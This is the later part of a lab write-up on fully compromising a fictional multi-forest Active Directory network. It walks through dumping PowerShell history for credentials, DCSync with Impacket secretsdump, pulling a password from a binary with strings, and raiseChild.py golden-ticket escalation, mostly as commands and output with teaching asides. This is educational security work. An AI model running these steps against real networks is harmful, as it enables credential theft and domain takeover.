
I could not get anything targeting the Enroll right to work, but further enumeration shows that we already own ca.ext.darkhaven.local:
Exegol ➜ /workspace/killshot 𝘹 nxc smb ca.ext.darkhaven.local -u 'ca_svc_account$' -H <redacted>
SMB         10.10.10.134    445    CA               [*] Windows 11 / Server 2025 Build 26100 x64 (name:CA) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.134    445    CA               [+] ext.darkhaven.local\ca_svc_account$:<redacted> (admin)
We have already compromised this machine, so perhaps ichambers was unintended — further enumeration with the accounts I had in hand might have let me skip a few steps. I also took a couple of weeks off this lab, so some of my earlier paths may be foggy. Either way, we can enumerate PowerShell history to surface new leads:
Exegol ➜ /workspace/killshot 𝘹 nxc smb ips.txt -u 'ca_svc_account$' -H <redacted> -M powershell_history -o export=True
/root/.pyenv/versions/3.11.14/lib/python3.11/site-packages/requests/__init__.py:113: RequestsDependencyWarning: urllib3 (2.6.3) or chardet (6.0.0.post1)/charset_normalizer (3.4.4) doesn't match a supported version!
  warnings.warn(
SMB         10.10.10.136    445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:ext.darkhaven.local) (signing:True) (SMBv1:None)
SMB         10.10.10.136    445    DC               [+] ext.darkhaven.local\ca_svc_account$:<redacted>
SMB         10.10.10.134    445    CA               [*] Windows 11 / Server 2025 Build 26100 x64 (name:CA) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.135    445    SHARE            [*] Windows 11 / Server 2025 Build 26100 x64 (name:SHARE) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.134    445    CA               [+] ext.darkhaven.local\ca_svc_account$:<redacted> (admin)
SMB         10.10.10.135    445    SHARE            [+] ext.darkhaven.local\ca_svc_account$:<redacted>
POWERSHE... 10.10.10.134    445    CA               C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
POWERSHE... 10.10.10.134    445    CA                   $timestamp = Get-Date -Format "yyyy-MM-dd_HH-mm-ss"
POWERSHE... 10.10.10.134    445    CA                   $localLog = "C:\Temp\network_health_$timestamp.txt"
POWERSHE... 10.10.10.134    445    CA                   $ping = Test-Connection -ComputerName $device.IP -Count 2 -Quiet`
POWERSHE... 10.10.10.134    445    CA                   $tcp22 = Test-NetConnection -ComputerName $device.IP -Port 22 -InformationLevel Quiet`
POWERSHE... 10.10.10.134    445    CA                   Write-Host "Health check complete. Preparing to upload log..."
POWERSHE... 10.10.10.134    445    CA                   net use \\dc01\share /user:ldap_svc <redacted>
POWERSHE... 10.10.10.134    445    CA                   net use \\dc01\share /delete
POWERSHE... 10.10.10.134    445    CA                   echo "" > C:\Users\Administrator.DARKHAVEN\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
POWERSHE... 10.10.10.134    445    CA                   net user "ca_svc_account$" "<redacted>"
POWERSHE... 10.10.10.134    445    CA               PowerShell history written to: /root/.nxc/modules/powershell_history/10.10.10.134_Administrator_powershell_history.txt
POWERSHE... 10.10.10.134    445    CA               C:\Users\Administrator.DARKHAVEN\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
POWERSHE... 10.10.10.134    445    CA
POWERSHE... 10.10.10.134    445    CA
POWERSHE... 10.10.10.134    445    CA
POWERSHE... 10.10.10.134    445    CA               PowerShell history written to: /root/.nxc/modules/powershell_history/10.10.10.134_Administrator.DARKHAVEN_powershell_history.txt
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  [*] Windows 11 / Server 2025 Build 26100 (name:EC2AMAZ-IKFPL26) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  [+] ext.darkhaven.local\ca_svc_account$:<redacted>
Running nxc against 5 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
Exegol ➜ /workspace/killshot 𝘹
Exegol ➜ /workspace/killshot 𝘹 nxc smb ips.txt -u 'ca_svc_account$' -H <redacted> -M powershell_history -o export=True
Exegol ➜ /workspace/killshot 𝘹 nxc smb 10.10.10.134 -u 'ichambers' -p '<redacted>'  -M powershell_history -o export=True                                        /root/.pyenv/versions/3.11.14/lib/python3.11/site-packages/requests/__init__.py:113: RequestsDependencyWarning: urllib3 (2.6.3) or chardet (6.0.0.post1)/charset_normalizer (3.4.4) doesn't match a supported version!
  warnings.warn(
SMB         10.10.10.134    445    CA               [*] Windows 11 / Server 2025 Build 26100 x64 (name:CA) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.134    445    CA               [+] ext.darkhaven.local\ichambers:<redacted> (admin)
POWERSHE... 10.10.10.134    445    CA               C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
POWERSHE... 10.10.10.134    445    CA                   $timestamp = Get-Date -Format "yyyy-MM-dd_HH-mm-ss"
POWERSHE... 10.10.10.134    445    CA                   $localLog = "C:\Temp\network_health_$timestamp.txt"
POWERSHE... 10.10.10.134    445    CA                   $ping = Test-Connection -ComputerName $device.IP -Count 2 -Quiet`
POWERSHE... 10.10.10.134    445    CA                   $tcp22 = Test-NetConnection -ComputerName $device.IP -Port 22 -InformationLevel Quiet`
POWERSHE... 10.10.10.134    445    CA                   Write-Host "Health check complete. Preparing to upload log..."
POWERSHE... 10.10.10.134    445    CA                   net use \\dc01\share /user:ldap_svc <redacted>
POWERSHE... 10.10.10.134    445    CA                   net use \\dc01\share /delete
POWERSHE... 10.10.10.134    445    CA                   echo "" > C:\Users\Administrator.DARKHAVEN\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
POWERSHE... 10.10.10.134    445    CA                   net user "ca_svc_account$" "<redacted>"
POWERSHE... 10.10.10.134    445    CA               PowerShell history written to: /root/.nxc/modules/powershell_history/10.10.10.134_Administrator_powershell_history.txt
POWERSHE... 10.10.10.134    445    CA               C:\Users\Administrator.DARKHAVEN\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
POWERSHE... 10.10.10.134    445    CA
POWERSHE... 10.10.10.134    445    CA
POWERSHE... 10.10.10.134    445    CA
POWERSHE... 10.10.10.134    445    CA               PowerShell history written to: /root/.nxc/modules/powershell_history/10.10.10.134_Administrator.DARKHAVEN_powershell_history.txt
Teaching Moment —
ConsoleHost_history.txtis a Ticking Bomb: PSReadLine persists every interactive command typed into PowerShell to a plain-text file in%AppData%\Microsoft\Windows\PowerShell\PSReadLine. Administrators habitually paste cleartext credentials intonet use,New-PSSession -Credential, etc. NetExec’spowershell_historymodule will dump every user’sConsoleHost_history.txton a host in one sweep. Here it disclosed theldap_svcpassword verbatim.
dc.ext.darkhaven.local — DCSync
Exegol ➜ /workspace/killshot 𝘹 nxc smb 10.10.10.136 -u ldap_svc -p '<redacted>'
SMB         10.10.10.136    445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:ext.darkhaven.local) (signing:True) (SMBv1:None)
SMB         10.10.10.136    445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
We can request a TGT and then perform a secretsdump.
Exegol ➜ /workspace/killshot 𝘹 getTGT.py 'ext.darkhaven.local/ldap_svc:<redacted>' -dc-ip 10.10.10.136
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Saving ticket in ldap_svc.ccache
Exegol ➜ /workspace/killshot 𝘹 export KRB5CCNAME=$PWD/ldap_svc.ccache
Exegol ➜ /workspace/killshot 𝘹 secretsdump.py -k -no-pass -dc-ip 10.10.10.136 \
    ext.darkhaven.local/ldap_svc@DC.ext.darkhaven.local -just-dc-user Administrator
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:<redacted>:<redacted>:::
[*] Kerberos keys grabbed
Administrator:0x14:<redacted>
Administrator:0x13:<redacted>
Administrator:aes256-cts-hmac-sha1-96:<redacted>
Administrator:aes128-cts-hmac-sha1-96:<redacted>
Administrator:0x17:<redacted>
[*] Cleaning up...
Exegol ➜ /workspace/
Teaching Moment — Kerberos-Only When SMB Signing Bites: SMB signing on the DC rejected the direct NTLM bind that NetExec tried. Requesting a Kerberos TGT via
getTGT.pybypasses the problem entirely — SMB signing doesn’t apply to the DRSUAPI replication RPC thatsecretsdumpuses, and Kerberos authentication is honored. This is the clean modern path for DCSync on hardened DCs.
Now we can grab the flag:
Exegol ➜ /workspace/killshot 𝘹 evil-winrm -i 10.10.10.136 -u 'Administrator' -H '<redacted>'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls


    Directory: C:\Users\Administrator\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/27/2026  12:23 AM                WindowsPowerShell
After attempting to enumerate trusts, I went back and spotted a binary on the Administrator’s Desktop — ldap_sync.exe:
*Evil-WinRM* PS C:\Users\Administrator\desktop> ls


    Directory: C:\Users\Administrator\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/14/2024   1:03 AM            470 EC2 Feedback.url
-a----        11/14/2024   1:03 AM            501 EC2 Microsoft Windows Guide.url
-a----          3/3/2026  12:53 PM         266031 ldap_sync.exe
-a----         2/27/2026  12:28 AM           2355 Microsoft Edge.lnk
-a----          3/7/2026   2:18 AM             82 root.txt
Strings — ldap_sync.exe
Running strings against the binary and grepping for characters commonly seen in passwords surfaces another credential:
Exegol ➜ /workspace/killshot 𝘹 strings ldap_sync.exe | grep !
!This program cannot be run in DOS mode.
~!Ic
<redacted>
!_initterm
!__mingw_setusermatherr
!__set_app_type
!Sleep
!PhysicalAddress
!VirtualSize
H/!?
!__cmp_D2A
!__i2b_D2A
!_InterlockedExchange
9!$I
:!      ;
;!"9
;! 9
;!(9
;!"9
;!      9
9!&I
@@$!r
@@$!
Inspecting the context around the identified password:
469-L$pM
470-UWVSH
471-D$>H
472-D$>L
473-l$(H
474-D$ L
475-H[^_]
476-AVAUATUWVSH
477-d$(I
478-l$ I)
479-@[^_]A\A]A^
480-d$(H
481-l$ H
482-UWVSH
483-l$(I
484-D$ H
485-L$>H
486-H[^_]
487-dc.ext.darkhaven.local
488-ldap_svc
489:<redacted>
490-DC=ext,DC=darkhaven,DC=local
491-DC=darkhaven,DC=tech
492-DarkHavenLDAPSync
493-================================================
494-  DarkHaven LDAP Synchronization Utility v1.2
495-  Internal Use Only - IT Operations
496-================================================
497-[%04d-%02d-%02d %02d:%02d:%02d] [%s] %s
498-Initializing LDAP connection...
499-INFO
500-Connecting to %s:%d
501-Binding as %s
502-Failed to initialize Winsock
503-ERROR
504-Could not resolve LDAP host - running in offline mode
501-Binding as %s
502-Failed to initialize Winsock
503-ERROR
504-Could not resolve LDAP host - running in offline mode
505-WARN
506-LDAP bind successful
507-Not connected - skipping sync
508-Syncing objects from %s to %s
509-Sync #%d completed successfully
We see another password for ldap_svc:
488-ldap_svc
489:<redacted>
Teaching Moment — Compiled Secrets Are Still Secrets: Developers sometimes assume that embedding a credential inside a compiled binary is “obfuscation” — it is not. String tables survive compilation, and the surrounding strings (
dc.ext.darkhaven.local,DC=darkhaven,DC=tech,LDAP bind successful) gave us the exact context for how the discovered password was used. A simplestrings | grep !cracked the binary in one second.
Phase 8: Cross-Forest — corp.darkhaven.tech
dc01 (corp.darkhaven.tech)
Exegol ➜ /workspace/killshot 𝘹 nxc smb 10.10.10.5 -u ldap_svc -p '<redacted>'
SMB         10.10.10.5      445    EC2AMAZ-KK0CT8N  [*] Windows 11 / Server 2025 Build 26100 x64 (name:EC2AMAZ-KK0CT8N) (domain:corp.darkhaven.tech) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.10.10.5      445    EC2AMAZ-KK0CT8N  [+] corp.darkhaven.tech\ldap_svc:<redacted> (admin)
We can request another TGT and run a secretsdump against DC01:
[*] Saving ticket in ldap_svc.ccache
Exegol ➜ /workspace/killshot 𝘹 export KRB5CCNAME=$PWD/ldap_svc.ccache
Exegol ➜ /workspace/killshot 𝘹 secretsdump.py -k -no-pass -dc-ip 10.10.10.5 \
    corp.darkhaven.tech/ldap_svc@EC2AMAZ-KK0CT8N.corp.darkhaven.tech
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: <redacted>
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:<redacted>:<redacted>:::
Guest:501:<redacted>:<redacted>:::
DefaultAccount:503:<redacted>:<redacted>:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CORP\EC2AMAZ-KK0CT8N$:plain_password_hex:<redacted>
CORP\EC2AMAZ-KK0CT8N$:<redacted>:<redacted>:::
[*] DPAPI_SYSTEM
dpapi_machinekey:<redacted>
dpapi_userkey:<redacted>
[*] NL$KM
 0000   D6 F9 1E BE 20 95 21 6A  88 22 1F 5C 92 CE 2C 8A   .... .!j.".\..,.
 0010   BB CF 2C 38 59 53 A4 3A  EF A0 03 DA EA A5 A8 CF   ..,8YS.:........
 0020   0E 6F 91 92 02 3E 5B 45  40 E2 C7 A8 D5 DA 8B 11   .o...>[E@.......
 0030   6D 77 6B 5F 3F 78 48 12  0F BF A8 CE 06 C2 C6 7C   mwk_?xH........|
NL$KM:<redacted>
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:<redacted>:<redacted>:::
Guest:501:<redacted>:<redacted>:::
krbtgt:502:<redacted>:<redacted>:::
corp.darkhaven.tech\ldap_svc:1109:<redacted>:<redacted>:::
corp.darkhaven.tech\sql_svc:1110:<redacted>:<redacted>:::
corp.darkhaven.tech\svc_backup:1111:<redacted>:<redacted>:::
corp.darkhaven.tech\svc_monitoring:1112:<redacted>:<redacted>:::
corp.darkhaven.tech\svc_sccm:1113:<redacted>:<redacted>:::
corp.darkhaven.tech\svc_sql:1114:<redacted>:<redacted>:::
corp.darkhaven.tech\svc_webpool:1115:<redacted>:<redacted>:::
corp.darkhaven.tech\abarnes:1116:<redacted>:<redacted>:::
To keep it simple, we can grab the flag with a single command. The flag itself is not shown in the writeup:
Exegol ➜ /workspace/killshot 𝘹 nxc winrm 10.10.10.5 -u administrator -H <redacted> -x 'type C:\Users\Administrator\Desktop\root.txt'
/root/.pyenv/versions/3.11.14/lib/python3.11/site-packages/requests/__init__.py:113: RequestsDependencyWarning: urllib3 (2.6.3) or chardet (6.0.0.post1)/charset_normalizer (3.4.4) doesn't match a supported version!
  warnings.warn(
WINRM       10.10.10.5      5985   EC2AMAZ-KK0CT8N  [*] Windows 11 / Server 2025 Build 26100 (name:EC2AMAZ-KK0CT8N) (domain:corp.darkhaven.tech)
WINRM       10.10.10.5      5985   EC2AMAZ-KK0CT8N  [+] corp.darkhaven.tech\administrator:<redacted> (admin)
WINRM       10.10.10.5      5985   EC2AMAZ-KK0CT8N  [+] Executed command (shell type: cmd)
Enumerate Trusts
Exegol ➜ /workspace/killshot 𝘹 bloodyAD -u ldap_svc -p '<redacted>' -d corp.darkhaven.tech --host 10.10.10.5 get trusts
corp.darkhaven.tech
 +-- <WITHIN_FOREST|AD>:darkhaven.tech
Teaching Moment — Child → Parent = Forest Root: A
WITHIN_FORESTtrust betweencorp.darkhaven.techanddarkhaven.techmeanscorpis a child of the rootdarkhaven.tech. Because every child domain implicitly trusts the parent in a forest, possessing the child domain’s krbtgt hash lets us forge a Golden Ticket that includes the Enterprise Admins SID from the root domain — full forest takeover.raiseChild.pyautomates this attack end-to-end.
Phase 9: Forest Root — raiseChild to darkhaven.tech
We can use raiseChild.py:
Exegol ➜ /workspace/killshot 𝘹 raiseChild.py -target-exec 10.10.10.4 \
    corp.darkhaven.tech/ldap_svc:'<redacted>'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Raising child domain corp.darkhaven.tech
[*] Forest FQDN is: darkhaven.tech
[*] Raising corp.darkhaven.tech to darkhaven.tech
[*] darkhaven.tech Enterprise Admin SID is: S-1-5-21-1874561643-3508613807-996616505-519
[*] Getting credentials for corp.darkhaven.tech
corp.darkhaven.tech/krbtgt:502:<redacted>:<redacted>:::
corp.darkhaven.tech/krbtgt:aes256-cts-hmac-sha1-96s:<redacted>
[*] Getting credentials for darkhaven.tech
darkhaven.tech/krbtgt:502:<redacted>:<redacted>:::
darkhaven.tech/krbtgt:aes256-cts-hmac-sha1-96s:<redacted>
[*] Target User account name is Administrator
darkhaven.tech/Administrator:500:<redacted>:<redacted>:::
darkhaven.tech/Administrator:aes256-cts-hmac-sha1-96s:<redacted>
[*] Opening PSEXEC shell at DC.darkhaven.tech
[-] Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type)
Teaching Moment — The Shell Leg Fails, but the Prize Already Dropped:
raiseChild.pyexecutes the inter-realm Golden Ticket attack sequentially — it dumps the child krbtgt, forges a referral, dumps the parent krbtgt, then finally attempts PsExec to spawn a shell. The PsExec leg relies on RC4, which 2025 DCs refuse. That’s a final-step failure, not a full failure:Administrator’s NT and AES256 hashes fordarkhaven.techwere already printed above the error. We just need to use them.
Now get a TGT and do secretsdump:
Exegol ➜ /workspace/killshot 𝘹 getTGT.py -aesKey <redacted> \
    darkhaven.tech/Administrator -dc-ip 10.10.10.4
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Saving ticket in Administrator.ccache
Exegol ➜ /workspace/killshot 𝘹 export KRB5CCNAME=$PWD/Administrator.ccache
Exegol ➜ /workspace/killshot 𝘹 secretsdump.py -k -no-pass -dc-ip 10.10.10.4 darkhaven.tech/Administrator@DC.darkhaven.tech -just-dc
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:<redacted>:<redacted>:::
Guest:501:<redacted>:<redacted>:::
krbtgt:502:<redacted>:<redacted>:::
DC$:1000:<redacted>:<redacted>:::
CORP$:1103:<redacted>:<redacted>:::
[*] Kerberos keys grabbed
Administrator:0x14:<redacted>
Administrator:0x13:<redacted>
Administrator:aes256-cts-hmac-sha1-96:<redacted>
Administrator:aes128-cts-hmac-sha1-96:<redacted>
Administrator:0x17:<redacted>
krbtgt:aes256-cts-hmac-sha1-96:<redacted>
krbtgt:aes128-cts-hmac-sha1-96:<redacted>
krbtgt:0x17:<redacted>
DC$:0x14:<redacted>
DC$:0x13:<redacted>
DC$:aes256-cts-hmac-sha1-96:<redacted>
DC$:aes128-cts-hmac-sha1-96:<redacted>
DC$:0x17:<redacted>
CORP$:aes256-cts-hmac-sha1-96:<redacted>
CORP$:aes128-cts-hmac-sha1-96:<redacted>
CORP$:0x17:<redacted>
[*] Cleaning up...
Capturing the final flag:
Exegol ➜ /workspace/killshot 𝘹 nxc winrm 10.10.10.4 -u administrator -H <redacted> -x 'type C:\Users\Administrator\Desktop\root.txt'
/root/.pyenv/versions/3.11.14/lib/python3.11/site-packages/requests/__init__.py:113: RequestsDependencyWarning: urllib3 (2.6.3) or chardet (6.0.0.post1)/charset_normalizer (3.4.4) doesn't match a supported version!
  warnings.warn(
WINRM       10.10.10.4      5985   DC               [*] Windows 11 / Server 2025 Build 26100 (name:DC) (domain:darkhaven.tech)
WINRM       10.10.10.4      5985   DC               [+] darkhaven.tech\administrator:<redacted> (admin)
Full multi-forest compromise achieved — every forest, every domain, every host under our control.
Credentials Summary
Phase 2 - Initial Access (Web Portal)
────────────────────────────────────────────────────────────────
sql_svc          : <redacted>               → Help Desk default (web portal)

Phase 3 - MSSQL & KeePass Recovery
────────────────────────────────────────────────────────────────
showard          : <redacted>            → KeePass (stored_passwords\it_passwords.kdbx)

Phase 4 - Password Spray & CA Compromise
────────────────────────────────────────────────────────────────
kwarren          : <redacted>        → Default onboarding password
twells           : <redacted>        → Default onboarding password
ichambers        : <redacted>        → Default onboarding password (LOCAL ADMIN on CA)
CA\Administrator : [NTLM PTH <redacted>]     → secretsdump (local SAM via ichambers)

Phase 5 - SHARE Host to svc_webpool
────────────────────────────────────────────────────────────────
svc_netops       : <redacted>          → Runbook (Network_Infrastructure_Runbook_v3.txt)
svc_webpool      : <redacted>             → Inveigh NTLMv2 + hashcat (it_security_wordlist.txt)

Phase 6 - Web Server & Domain Foothold
────────────────────────────────────────────────────────────────
kwarren          : <redacted>        → Notepad++ backup (maint_config.php)

Phase 7 - DC.ext Compromise
────────────────────────────────────────────────────────────────
ca_svc_account$  : [NTLM PTH <redacted>]     → ReadGMSAPassword via kwarren
ldap_svc         : <redacted>  → PowerShell history (ConsoleHost_history.txt)
EXT\Administrator: [NTLM PTH <redacted>]     → DCSync via ldap_svc

Phase 8 - Cross-Forest Pivot
────────────────────────────────────────────────────────────────
ldap_svc (corp)  : <redacted>        → strings ldap_sync.exe
CORP\Administrator: [NTLM PTH <redacted>]    → secretsdump on EC2AMAZ-KK0CT8N
CORP\krbtgt      : [NTLM <redacted>]         → secretsdump

Phase 9 - Forest Root Compromise
────────────────────────────────────────────────────────────────
DARKHAVEN.TECH\krbtgt        : [NTLM <redacted> / AES256 <redacted>] → raiseChild.py
DARKHAVEN.TECH\Administrator : [NTLM <redacted> / AES256 <redacted>] → raiseChild.py
Tools Used
- Nmap / fping — Host discovery and service enumeration
- NetExec (nxc) — SMB/MSSQL/LDAP/WinRM/RDP authentication,
spider_plus,--gmsa,notepad++,powershell_historymodules - Killshot — Polymorphic stager/runner/potato generation and AV bypass tooling
- Sliver C2 — mTLS implant, session management, BOFs (
sa-whoami),hashdump,execute - KeePassXC — Opening the recovered
it_passwords.kdbxdatabase - Evil-WinRM — Pass-the-Hash WinRM access to CA, DC, and Web hosts
- GodPotato —
SeImpersonatePrivilege→NT AUTHORITY\SYSTEMon SHARE - Seatbelt — Windows host enumeration (
LogonEvents) - Inveigh — LLMNR/NBNS/mDNS spoofing and NetNTLMv2 capture
- hashcat —
-m 5600NetNTLMv2 cracking with a custom wordlist - RustHound-CE — Active Directory collector for BloodHound-CE
- BloodHound-CE — ReadGMSAPassword and trust path visualization
- Impacket —
secretsdump.py,getTGT.py,raiseChild.py - bloodyAD — LDAP trust enumeration (
get trusts)
References
- HackTricks — MSSQL xp_cmdshell
- HackTricks — Password Spraying
- HackTricks — GodPotato / Juicy Potato
- HackTricks — ReadGMSAPassword
- HackTricks — DCSync
- HackTricks — Child → Parent Trust (SID History)
- Impacket
raiseChild.pyDocumentation - NetExec Documentation
- RustHound-CE
- BloodHound Community Edition
- Sliver C2
- Inveigh
- GodPotato